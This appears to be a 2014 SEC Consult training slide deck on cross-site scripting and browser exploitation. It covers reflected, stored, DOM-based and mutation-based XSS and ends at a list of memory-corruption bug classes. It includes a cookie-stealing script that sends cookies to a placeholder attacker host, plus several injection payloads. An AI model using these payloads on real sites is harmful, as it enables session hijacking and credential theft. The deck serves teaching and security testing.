



SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY

XSS and beyond

Title: XSS and beyond
Responsible: R. Freingruber

Version/Date: 1.0/10.06.2014
Confidentiality Class: Public

- Rene Freingruber (r.Freingruber@sec-consult.com)
 - Security Consultant
 - Trainer
- Main fields of research:
 - Web application security
 - Internal network security
 - Exploit development (Buffer overflow, Use-After-Free, ...)
 - OS hardening, mitigation techniques
 - Malware analysis
 - Forensic

- Technical IT Security Experts
- External and Internal Security Assessments
- Specialists concerning the security of web applications (ÖNORM A 7700)
- Experts for the implementation of security processes and policies (ISO 27001, GSHB)
- Vendor-independent
- SEC Academy

- Founded 2002
- Headquarters Vienna, Austria
- Offices:
 - Wiener Neustadt (Austria)
 - Frankfurt/Main (Germany)
 - Vilnius (Lithuania)
 - Montreal (Canada)
 - Singapore
- Global established SEC Consult Vulnerability Lab



Certificate of Registration

INFORMATION SECURITY MANAGEMENT SYSTEM - ISO/IEC 27001:2005

This is to certify that:

SEC Consult Unternehmensberatung GmbH
Mooslackengasse 17
Vienna
1190
Austria

Holds Certificate No: **IS 524814**

and operates an Information Security Management System which complies with the requirements of ISO/IEC 27001:2005 for the following scope:

The Information Security Management System in relation to all business and support processes (including all customer facing processes such as sales and delivery and internal processes of accounting, controlling, procurement, IT and HR) as well as all employees and all information assets created, manipulated or used by these processes. Covered locations are the offices at Mooslackengasse 17, Vienna, Prof.-Dr.-Stephan-Koren Strasse 10, Wiener Neustadt and employees working in Germany. This is in accordance with the Statement of Applicability, V1.4, dated 13/01/2011.

For and on behalf of BSI:

Managing Director, BSI EMEA

Originally registered: 16/01/2008

Latest Issue: 14/02/2011

Expiry Date: 16/03/2014



Page: 1 of 2

This certificate was issued electronically and remains the property of BSI and is bound by the conditions of contract.
An electronic certificate can be authenticated [at this link](http://www.bsi-global.com/ClientDirectory).
Printed copies can be validated at www.bsi-global.com/ClientDirectory or telephone +44 (0)20 8996 7033.

The British Standards Institution is incorporated by Royal Charter.
BSI (EMEA) Headquarters: 399 Chiswick High Road, London, W4 4AL, United Kingdom



Certificate No: **IS 524814**

Location

SEC Consult Unternehmensberatung GmbH
Mooslackengasse 17
Vienna
1190
Austria

SEC Consult Unternehmensberatung GmbH
Prof.-Dr.-Stephan-Koren Straße 10
Wiener Neustadt
2700
Austria

Registered Activities

All business and support processes (including all customer facing processes such as sales and delivery and internal processes of procurement, IT and HR) as well as all employees and all information assets created, manipulated or used by these processes.

Accounting, Controlling and Sales as well as supporting and administrative processes

Originally registered: 16/01/2008

Latest Issue: 14/02/2011

Expiry Date: 16/03/2014

Page: 2 of 2

This certificate relates to the information security management system, and not to the products or services of the certified organization. The certificate reference number, the mark of the certification body and/or the accreditation mark may not be shown on products or stated in documents regarding products or services. Promotion material, advertisements or other documents showing or referring to this certificate, the trademark of the certification body, or the accreditation mark, must comply with the intention of the certificate. The certificate does not of itself confer immunity on the certified organisation from legal obligations.

This certificate was issued electronically and remains the property of BSI and is bound by the conditions of contract.
An electronic certificate can be authenticated [at this link](http://www.bsi-global.com/ClientDirectory).
Printed copies can be validated at www.bsi-global.com/ClientDirectory or telephone +44 (0)20 8996 7033.

The British Standards Institution is incorporated by Royal Charter.
BSI (EMEA) Headquarters: 399 Chiswick High Road, London, W4 4AL, United Kingdom

Our customers - Because of NDAs, only a short excerpt...


Austria



Germany



Bayerisches Landesamt für
Statistik und Datenverarbeitung



Our employees - Internationally accepted
information security specialists

Speakers at global conferences
(excerpt)



DEEPSEC

Certificates (excerpt)



OENORM A7700
Auditor



ISO 27001
Lead Auditor

Co-authors of international guidelines and standards
(excerpt)




Publications (excerpt)



lex:itec

Sicherheit im Unternehmen
IT SECURITY

SEC Consult vulnerability lab – leading in Central Europe



- Research lab for the identification of vulnerabilities and the analysis of new technologies, products and applications (security advisories)
- Integral part of the education and the further training of the security experts at SEC Consult
- Early information of our customers due to SEC Consult security alerts
- Support of well-known manufacturers to enhance the security of their products

Companies and organisations SEC Consult has released security advisories for (excerpt).

For details see: <http://www.sec-consult.com/72.html>

- Introduction to Cross-Site-Scripting (XSS)
 - Reflected vs. Stored XSS
 - How to identify XSS
 - Special situations of XSS
- Introduction to Browser Exploitation
 - Buffer overflows, Use-After-Free, Integer Overflows, ...
 - Overview about current mitigation techniques
- Case study: Real-world Firefox exploit



SEC Consult


ADVISED FOR YOUR INFORMATION ON SECURITY

Introduction to Cross-Site-Scripting

Title: XSS and beyond
Responsible: R. Freingruber

Version/Date: 1.0/10.06.2014
Confidentiality Class: Public

- Consider a website with the ability to search for keywords:



Search:

- The input is used in the output of the website:



Your search result:


No results for: **my_input**



- The generated HTML-code:

```
1 <html>
2 <head>
3 </head>
4 <body>
5 <h1>Your search result:</h1>
6 <p>No results for: my_input</p>
7 </body>
8 </html>
```

- An attacker can now try add additional HTML-elements or even JavaScript code:




Search:



- Result:

```
1 <html>
2 <head>
3 </head>
4 <body>
5 <h1>Your search result:</h1>
6 <p>No results for: </p><h1>Test</h1><p></p>
7 </body>
8 </html>
```

- Result:



Your search result:

No results for:


Test

- Executing JavaScript code:



Search:

- Results in:



- URL contains the search-input
 - An attacker can send a specially crafted URL to victims (e.g. via E-Mail)
 - If a victim opens the malicious URL, code in the context of the user session can be executed by the attacker

- Example attack-vector:

```
<script>location.href =  
'http://www.attacker.com/Stealer.php?cookie='  
+document.cookie;</script>
```

- The complete attack-URL:

```
http://vuln-site.ch/search.php?Searchquery=  
%3Cscript%3Elocation.href%20%3D%20%27http%3A%2F%2Fww  
w.attacker.com%2FStealer.php%3Fcookie%3D%27%0A%2Bdoc  
ument.cookie%3B%3C%2Fscript%3E%0A
```

- What we have discussed now is called „reflected XSS“ because input from GET-variables (which are stored in the URL) are reflected in the output of the website
 - Attackers have to force a victim to visit the malicious URL
 - A typical example for this type is the search-functionality
 - This is also possible with POST-variables
- „Stored (persistent) XSS“ on the other side arise, if the application stores user input in a database and later prints the output
 - Victims don't have to visit a malicious URL! Visiting the vulnerable Website is enough!
 - Examples: Guestbook, Forum, Profile page, Shoutbox, Private Messages,

- What is the main problem with the discussed code?
- **„<„ does not get encoded by website!**
- Therefore, it's possible to „break out“ of data input and add additional commands

- How the input was reflected:

```
1 <html>
2 <head>
3 </head>
4 <body>
5 <h1>Your search result:</h1>
6 <p>No results for: <script>alert(1);</script></p>
7 </body>
8 </html>
```

- How the output should look:

```
1 <html>
2 <head>
3 </head>
4 <body>
5 <h1>Your search result:</h1>
6 <p>No results for: &lt;script&gt;alert(1);&lt;/script&gt;</p>
7 </body>
8 </html>
```

- Is it enough to just encode all occurrences of „<„ with „<“?

NO!

- It heavily depends on the location where the reflected value is used!

Examples of possible locations

Inside HTML code:

```
<h1>UserInput</h1>
```

As an attribute value:

```
<input value="UserInput">
```

As a string in JavaScript:

```
<script> var s="UserInput";</script>
```

Value reflected as attribute:

```
<input type=text value="UserInput">
```

Input of attacker:

```
A" autofocus onfocus=alert("XSS") //
```

Result:

```
<input type=text value="A" autofocus  
onfocus=alert("XSS") //">
```

- Just trying the input „<script>alert(1);</script>“ will miss many cases!
 - E.g. Last example with attribute value injection
- The best approach is manual testing
 - Use unique inputs, e.g. „Aa12Bb34Cc56“
 - Search in the source code of the resulting page (and others) for this unique pattern
 - Analyze the output and check which character is needed to break out of the data-input

- `<input type=text value="UserInput">`
 - Input is within `"`, thus a `"` is needed to break out
 - Alternative approach: Try `\` as last character to encode the last `"` character (only possible if a second injection follows)
 - `<input type=text value="UserInput1" other="UserInput2">`
 - `<input type=text value="\ " other="onfocus=alert(1) //">`
- `<h1> UserInput </h1>`
 - No character is needed to “break out”, but `<` is needed to start a new script-tag

- `<script> var s="UserInput"</script>`
 - Input is again between `"`, thus `"` is needed to break out
 - Possible attack vector:
 - `";alert(document.cookie);var x="`
- `<a href="UserInput">Favorite site</a>`
 - Input is between `"` as attribute
 - `"` can be used to break out of href
 - `" autofocus onfocus=alert(1) //`


- Consider the last two examples:
 - `<script> var s="UserInput"</script>`
 - `<a href="UserInput">Favorite site</a>`
- If the application encodes ` (as well as \), is the website safe?

NO!

- `<script> var s="UserInput"</script>`
 - It's possible to close the script tag within a JavaScript string!

```
1 <html>
2 <head>
3 </head>
4 <body>
5 <script>
6   var s = "</script><script>alert(1);</script>";
7 </script>
8 </body>
9 </html>
```


- `<script> var s="UserInput"</script>`
 - It's possible to close the script tag within a JavaScript string!



- `<a href="UserInput">Favorite site</a>`
 - It's possible to execute JavaScript code by using *javascript:* inside the href-attribute

```
1 <html>
2 <head>
3 </head>
4 <body>
5 <a href="javascript:alert(1)">Favorite site</a>
6 </body>
7 </html>
```

- `<a href="UserInput">Favorite site</a>`
 - It's possible to execute JavaScript code by using *javascript:* inside the href-attribute



- As shown it's often not as easy to identify a XSS vulnerability
- Other hard-to-identify XSS vulnerabilities:
 - DOM-based XSS vulnerabilities
 - Mutation-based XSS vulnerabilities
- We will have a short look at them, then continue to the actual real topic of this talk!

- Can occur in places where data under user control is directly written to the DOM of the browser (JavaScript)
- E.g.: Document.write() where argument is partial under user control should be analyzed in depth!
- Example:

```
5 <h1>DOM based XSS Demo</h1>
6 <script>
7   var pos=document.URL.indexOf("value=")+6;
8   var userInput=document.URL.substring(pos,document.URL.length) ;
9   document.write (unescape (userInput) ) ;
10 </script>
```


- Expected behavior: ?value=abc



DOM based XSS Demo

abc

- The not expected behavior: ?value=a<script>alert(1)</script>



- The difference:

```
Quelltext von: file:///.../dom1.html?value=a%3Cscript%3Ealert(1)%3C/script%3E - Mozilla Firefox
Datei  Bearbeiten  Ansicht  Hilfe

1  <html>
2  <head>
3  </head>
4  <body>
5  <h1>DOM based XSS Demo</h1>
6  <script>
7  var pos=document.URL.indexOf("value=")+6;
8  var userInput=document.URL.substring(pos,document.URL.length);
9  document.write(unescape(userInput));
10 </script>
11 </body>
12 </html>
```

- Source code does not contain the user input!
- When searching for unique inputs this vulnerability will be missed!
- A URL such as dom1.html?#value=.... Can be used during an attack to not create malicious logs on the server!

- Injection inside `.innerHTML(„inject_here“)`
- Browser „fixes“ code before adding it to the DOM!
- This can be useful if the programmer wrote incorrect code because the browser fixes the code first
- But it's also very useful for attackers
- Mario Heiderich held a great talk about mXSS!
 - <https://www.youtube.com/watch?v=Haum9UpIQzU>

- Examples are highly browser-specific
- The following examples are taken from the talk by Mario Heiderich and target Internet Explorer in different versions
- Examples:
 - `<div>123` → `<div>123</div>`
 - `<div/class=abc>123` → `<div class="abc">123</div>`
 - `A<!>B` → `A<!-->B`

- Vulnerable code:

```
.innerHTML („ ..<img class="INPUT">1234 ..");
```

- After „fixing“:

```
<img class="input">1234</img>
```

- Attacker input:

```
`` src=x onerror=alert(1)
```

- The generated code:

```
<img class="`` src=x onerror=alert(1) ">1234
```

- The generated code:

```
<img class="'" src=x onerror=alert(1) ">1234
```

- Now the code gets „fixed“ before it is added to the DOM by `.innerHTML()` → Browser notice that there are already `''` to enclose the class, thus `""` can be removed!

- The „fixed“ code:

```
<img class=''" src=x onerror=alert(1) '>1234</img>
```

- It's possible to execute JS-code even if `"` gets encoded!!

Mutation-based XSS vulnerabilities

```
<img src=x alt="`onerror=alert(1) ">
```

 `onerror=alert(1)

document.write(innerHTML)

Apply style.cssText()

```
<IMG alt=`onerror=alert(1) src="http://html5sec.org/innerHTML/x">
```



- Input:

```
<p style=„font-family: `\"22`3bx:expression(alert(1))/*`\">
```

- Result:

```
<P style=„FONT-FAMILY: `\";x:expression(alert(1))/`\"></P>
```

- Input:

```
<listing>&ltimg src=x onerror=alert(1) &gt
```

- Result:

```
<img src=x onerror=alert(1)>
```

- Possible actions which an attacker can do with XSS:
 - Steal cookie to take over a session
 - Start key-logging on the website
 - Add a form with credentials input to steal credentials
 - Write an XSS-Trojan/Worm (e.g. on Facebook, ...)
 - Website Defacement
 - **Drive-by-Download**
- The next part will discuss how it's possible to exploit a browser to add a Drive-by-Download !



Browser Exploitation

Title: XSS and beyond
Responsible: R. Freingruber

Version/Date: 1.0/10.06.2014
Confidentiality Class: Public

- We now start to discuss how it's possible to force an application to do something what it was not designed to do
- **Our goal:** Force the application to execute our own code!
- We can abuse different vulnerabilities to accomplish that:
 - Buffer overflows (either on stack, heap or in another segment)
 - Use-After-Free vulnerabilities
 - Integer Overflows
 - Format String Vulnerabilities
 - Stack-pointer shifting
 - Race Conditions
 - Type Confusion-Attacks
 - Null-pointer dereferences (in kernel-land)
 -

